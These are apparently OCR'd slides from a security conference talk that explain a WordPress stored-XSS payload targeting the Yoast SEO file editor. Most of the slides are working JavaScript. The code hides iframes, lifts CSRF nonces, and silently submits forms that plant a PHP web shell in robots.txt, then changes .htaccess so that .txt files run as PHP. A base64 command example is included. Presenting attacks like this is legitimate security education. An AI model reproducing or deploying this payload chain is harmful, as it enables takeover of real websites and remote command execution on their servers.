
Writing a Payload




Writing a Payload



Writing a Payload



Writing a Payload



WordPress Payload Explained - Code

```
function main_frame_inject(cookiename,identifier,function_name,get_page) {
   if (document.cookie.indexOf(cookiename) == -1) {

      // Append a (hidden) iframe for stealthy data injection
      var mainframe = document.createElement("iframe");
      mainframe.setAttribute('id',identifier);
      top.document.body.appendChild(mainframe);
      mainframe.setAttribute('onload',function_name);
      mainframe.setAttribute('style','visibility:hidden;display:none');
      mainframe.setAttribute('src',get_page);
   }
}
```

```
<iframe id="" onload="" style="" src=""></iframe>
```

WordPress Payload Explained - Code

```
function silent_form_inject(action,method,content,framename,identifier) {
   var silent_main_tag = document.createElement('form');

   // The inner contents of our form is equal to the content variable
   silent_main_tag.innerHTML = ' '+content;

top.document.getElementById(framename).contentDocument.body.appendChild(sile
nt_main_tag);
   silent_main_tag.setAttribute('id',identifier);
   silent_main_tag.setAttribute('name','hitbams2014');
   silent_main_tag.setAttribute('action',action);
   silent_main_tag.setAttribute('method',method);
}
```

<form id="" name="hitb" action="" method="">...</form>

WordPress Payload Explained - Code


```
function SetCookie(cookieName,cookieContent) {
   var cookiePath = '/';
   var expDate=new Date();
   expDate.setTime(expDate.getTime()+372800000);
   var expires=expDate.toGMTString();

document.cookie=cookieName+"="+escape(cookieContent)+";path="+escape(cookiePat
h)+";expires="+expires;
}
```

Cookie: name=value

WordPress Payload Explained - Code

```
function clean_up() {
   document.getElementById('404s').checked=true;
   document.forms[0].submit();
}
```

WordPress Payload Explained - Code



WordPress Payload Explained - Code

```
var robots_shell = '<?php $input = base64_decode($_GET["sostest"]); $output = `$input`;
echo "<pre>". $output ."</pre>"; ?>';

var htaccess_shell = "AddHandler application/x-httpd-php .txt";
```


robots.txt?sostest=bHMgLWFs

bHMgLWFs = ls -al

WordPress Payload Explained - Code

```
// STAGE 1 - Robots.txt
main_frame_inject("Robots_Infected","silent_robots_frame","silent_robots_inject()","admin.php?page=wpseo_files");

// STAGE 2 - .Htaccess
main_frame_inject("Htaccess_Infected","silent_htaccess_frame","silent_htaccess_inject()","admin.php?page=wpseo_files");
```

WordPress Payload Explained - Code



WordPress Payload Explained - Code

```
// STAGE 1 - Inject into robots.txt
function silent_robots_inject() {
   if (document.cookie.indexOf("Robots_Infected") == -1) {

   // Read and save the relevant _wpnonce - Bypass CSRF protection
   var robots_wpnonce =
document.getElementById('silent_robots_frame').contentDocument.getElementById('r
obotstxtform')._wpnonce.value;
   var robots_contents =
document.getElementById('silent_robots_frame').contentDocument.getElementsByTa
gName('textarea')[0].value;
```

WordPress Payload Explained - Code

```
172             <div class="meta-box-sortables">
173                     <div id="robotstxt" class="yoastbox">
174                 <h2>Robots.txt</h2>
175                 <form action="http://192.168.92.1/hitbwp/wp-admin/admin.php?page=wpseo_files
id="robotstxtform"><input type="hidden" id="_wpnonce" name="_wpnonce" value="2cd5c2ef65" /><
name="_wp_http_referer" value="/hitbwp/wp-admin/admin.php?page=wpseo_files" /><p>Edit the co
</p><textarea class="large-text code" rows="15" name="robotsnew">User-agent: *
176 Disallow: /hitbwp/wp-admin/
177 Disallow: /hitbwp/wp-includes/
178
179
                                                </textarea><br/><div class="submit"><input class="bu
name="submitrobots" value="Save changes to Robots.txt" /></div></form>          </div>
180                     <div id="htaccess" class="yoastbox">
181                 <h2>.htaccess file</h2>
182                 <form action="http://192.168.92.1/hitbwp/wp-admin/admin.php?page=wpseo_files
id="htaccessform"><input type="hidden" id="_wpnonce" name="_wpnonce" value="aa257cb31b" /><i
name="_wp_http_referer" value="/hitbwp/wp-admin/admin.php?page=wpseo_files" /><p>Edit the co
</p><textarea class="large-text code" rows="15" name="htaccessnew">Options +FollowSymlinks
```

WordPress Payload Explained - Code

```
// Inject malicious entry WPSEO Robots.txt feature
  var robots_input = '\
  <input type="hidden" name="_wpnonce" value="'+robots_wpnonce+'" />\
  <input type="hidden" name="_wp_http_referer" value="%2Fhitbwp%2Fwp-
admin%2Fadmin.php%3Fpage%3Dwpseo_files" />\
  <input type="hidden" name="robotsnew" value=\"+robots_contents+'\r\n\
'+robots_shell+'\' />\
  <input type="hidden" name="submitrobots" value="Save+changes+to+Robots.txt" />\
  ';
```


WordPress Payload Explained - Code

```
<form ...>
<input type="hidden" name="_wpnonce value="..." />
<input type="hidden" name="_wp_http_refer" value="..." />
<input type="hidden" name="robotsnew value="payload" />
<input type="hidden" name="submitrobots value="..." />
</form>
```

WordPress Payload Explained - Code

```
// Initiate the second silent injection into our iframe

silent_form_inject('admin.php?page=wpseo_files','POST',robots_input,'silent_robots_frame','robots_haxx');

  // Send our payload automatically - There's no turning back now

top.document.getElementById('silent_robots_frame').contentDocument.getElementById('robots_haxx').submit();
  SetCookie("Robots_Infected","true"); // Prevent re-infection / loops
```

WordPress Payload Explained - Code



Bonus Case Study!

Ubuntu Forums

Case Study - Ubuntu Forums

Shoutout to @rootinabox.
